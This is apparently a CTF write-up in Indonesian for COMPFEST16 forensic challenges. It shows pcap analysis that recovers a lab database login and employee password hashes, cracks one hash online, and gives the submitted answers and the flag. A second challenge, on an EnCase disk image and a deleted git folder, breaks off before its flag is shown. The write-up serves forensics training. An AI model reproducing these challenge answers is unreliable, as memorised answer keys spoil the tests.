# Writeup COMPFEST16


# **PEMULA**

byf1sh
zet37
zzail


# DAFTAR ISI

# Forensic


## industrialspy_3




Diberikan sebuah attachment `capture.pcapng`. Pada nc connection terdapat pertanyaan yang perlu dijawab



Kami mencoba mengupload file pcapng ke web https://apackets.com/ untuk dinalisa. Port yang terbuka yaitu port 22 dan 5432





| | | | | | | |
|---|---|---|---|---|---|---|
| 4557 | 12.426480149 | 192.168.56.11 | 192.168.56.1 | PGSQL | 169 | <E |
| 4564 | 12.449901986 | 192.168.56.1 | 192.168.56.11 | PGSQL | 125 | >? |
| 4566 | 12.451190808 | 192.168.56.11 | 192.168.56.1 | PGSQL | 75 | <R |
| 4568 | 12.451784801 | 192.168.56.1 | 192.168.56.11 | PGSQL | 80 | >p |
| 4569 | 12.457493598 | 192.168.56.11 | 192.168.56.1 | PGSQL | 490 | <R/S/S/S/S/S/S/S/S/S/S/S/S/K/Z |
| 4570 | 12.458195721 | 192.168.56.1 | 192.168.56.11 | PGSQL | 72 | >Q |
| 4571 | 12.458278092 | 192.168.56.11 | 192.168.56.1 | PGSQL | 77 | <I/Z |
| 4572 | 12.458742005 | 192.168.56.1 | 192.168.56.11 | PGSQL | 71 | >X |
| 4579 | 12.483919081 | 192.168.56.1 | 192.168.56.11 | PGSQL | 125 | >? |
| 4581 | 12.485086589 | 192.168.56.11 | 192.168.56.1 | PGSQL | 75 | <R |
| 4583 | 12.485694338 | 192.168.56.1 | 192.168.56.11 | PGSQL | 80 | >p |
| 4584 | 12.497422156 | 192.168.56.11 | 192.168.56.1 | PGSQL | 490 | <R/S/S/S/S/S/S/S/S/S/S/S/S/K/Z |
| 4585 | 12.498306299 | 192.168.56.1 | 192.168.56.11 | PGSQL | 96 | >Q |
| 4586 | 12.498780191 | 192.168.56.11 | 192.168.56.1 | PGSQL | 1018 | <T/D/D/D/D/D/D/C/Z |
| 4588 | 13.006453928 | 192.168.56.1 | 192.168.56.11 | PGSQL | 119 | >Q |




| | | | | | | |
|---|---|---|---|---|---|---|
| 4618 | 15.534762689 | 192.168.56.11 | 192.168.56.1 | SSHv2 | 108 | Server: Protocol (SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.10) |
| 4620 | 15.535818677 | 192.168.56.1 | 192.168.56.11 | SSHv2 | 1602 | Client: Key Exchange Init |
| 4621 | 15.536443803 | 192.168.56.11 | 192.168.56.1 | SSHv2 | 1178 | Server: Key Exchange Init |
| 4622 | 15.567924692 | 192.168.56.1 | 192.168.56.11 | SSHv2 | 1274 | Client: Diffie-Hellman Key Exchange Init |
| 4623 | 15.575932983 | 192.168.56.11 | 192.168.56.1 | SSHv2 | 1630 | Server: Diffie-Hellman Key Exchange Reply, New Keys |
| 4625 | 15.594623992 | 192.168.56.1 | 192.168.56.11 | SSHv2 | 82 | Client: New Keys |
| 4627 | 15.641660744 | 192.168.56.1 | 192.168.56.11 | SSHv2 | 110 | Client: |
| 4629 | 15.641847964 | 192.168.56.11 | 192.168.56.1 | SSHv2 | 110 | Server: |
| 4630 | 15.642398474 | 192.168.56.1 | 192.168.56.11 | SSHv2 | 134 | Client: |
| 4631 | 15.651249062 | 192.168.56.11 | 192.168.56.1 | SSHv2 | 118 | Server: |
| 4632 | 15.652289995 | 192.168.56.1 | 192.168.56.11 | SSHv2 | 566 | Client: |
| 4633 | 15.661170708 | 192.168.56.11 | 192.168.56.1 | SSHv2 | 118 | Server: |
| 4634 | 15.661882362 | 192.168.56.1 | 192.168.56.11 | SSHv2 | 206 | Client: |
| 4635 | 15.670598525 | 192.168.56.11 | 192.168.56.1 | SSHv2 | 118 | Server: |
| 4636 | 15.671586414 | 192.168.56.1 | 192.168.56.11 | SSHv2 | 214 | Client: |

pertanyaan kedua





Dibagian credential di website apacket terdapat username dan password yang digunakan untuk mengakses database




| | | | | |
|---|---|---|---|---|
| 192.168.56.1 | 192.168.56.11:5432 | PostgreSQL | server | changeme |

pertanyaan ketiga



Kita dapat melihat command yang diinputkan dan outputnya pada wireshark





Dengan bantuan chatGPT kita dapat merapihkan data tersebut ke bentuk table

## Employee Table Data

| Employee ID | First Name | Last Name | Username | Password | Email |
|---|---|---|---|---|---|
| 0 | Super | User | super | 588831adfca19bb4426334b69d9fb49f873e8a22 | super@coll |
| 1 | John | Doe | john | e80721793c24ae14edfca9b26ad406a9815cd3ff | john@colle |
| 2 | Jane | Price | jane | e5952ab743dd2079f1b465f0d60b127fb5742660 | jane@colle |
| 3 | Bob | Smith | bob | bf436aec2cd04e8fc59c435f422f9b8e910ff078 | bob@colle |
| 4 | Alice | Brown | alice | 522b276a356bdf39013dfabea2cd43e141ecc9e8 | alice@colle |
| 5 | Kevin | Lewis | kevin | 4d92eac43ef22f8462604d0a3039c6b1ea2f4ae8 | kevin@colle |
| 6 | Lyubov | Pryadko | lyubov | 9f3ba7394634e88e0c1af4094f4c27023cb6db24 | lyubov@co |


Password super yaitu 588831adfca19bb4426334b69d9fb49f873e8a22 dan tinggal kita crack di website crackstation.net



pertanyaan 4

```
┌──(kali㉿kali)-[~/…/CTF_CaptureTheFlag/Compfest16Quals/forensic/headsup]
└─$ nc challenges.ctf.compfest.id 9009.
1. What ports are open on the attacked machine? (ex: 1,2,3,4)
22,5432
2. What is the credentials used to access the database? (ex: root:root)
server:changeme
3. What is the password for the "super" user on the database?
cafecoagroindustrialdelpacfico
4. What table does the attacker modify?
```

Bisa kita lihat dari hasil capture date di wireshark, jawabannya yaitu table penalties



pertanyaan 5


```
┌──(kali㉿kali)-[~/…/CTF_CaptureTheFlag/Compfest16Quals/forensic/headsup]
└─$ nc challenges.ctf.compfest.id 9009.
1. What ports are open on the attacked machine? (ex: 1,2,3,4)
22,5432
2. What is the credentials used to access the database? (ex: root:root)
server:changeme
3. What is the password for the "super" user on the database?
cafecoagroindustrialdelpacfico
4. What table does the attacker modify?
penalties
5. It seems that the attacker has modified their own data, what is their full name?
```

attacker menghapus table penalties pada id=6 yang dimiliki oleh employee Lyubov Pryadko

```
┌──(kali㉿kali)-[~/…/CTF_CaptureTheFlag/Compfest16Quals/forensic/headsup]
└─$ nc challenges.ctf.compfest.id 9009.
1. What ports are open on the attacked machine? (ex: 1,2,3,4)
22,5432
2. What is the credentials used to access the database? (ex: root:root)
server:changeme
3. What is the password for the "super" user on the database?
cafecoagroindustrialdelpacfico
4. What table does the attacker modify?
penalties
5. It seems that the attacker has modified their own data, what is their full name?
Lyubov Pryadko

Thank you for submitting your report. We will review it and get back to you as soon as possible.
COMPFEST16{h3lla_ez_DF1R_t4sK_f0r_4n_1nt3rN_b96818fd79}
```

FLAG: COMPFEST16{h3lla_ez_DF1R_t4sK_f0r_4n_1nt3rN_b96818fd79}


# loss





Diberikan sebuah attachment chall, jika kita cek file ini merupakan file dengan format `EWF/Expert Witness/EnCase image file`


Langsung saja kita mount filenya kedalam folder rawimage dengan command `ewfmount`



hasilnya bisa kita analisa menggunakan tools `FTK imager`







Pada FTK Imager kita dapat melihat di folder recycle bin ada sebuah cached folder dengan nama aslinya yaitu secret_folder.git yang kami menyatakan ini merupakan sebuah folder git


Pada folder object terdapat banyak hash yang kemungkinan berisi content seperti blob yang merepresentasikan content file yang berubah ataupun tree yang berisi struktur direktori




Jika kita lihat isi dari folder 50 terdapat sebuah isi dari file hash nya yaitu sebuah kode html




Tetapi kami belum menemukan flagnya sampai kami coba satu persatu membaca content dari folder object




Setelah mencoba membaca beberapa folder lagi, Akhirnya kami menemukan flagnya di folder objects/96



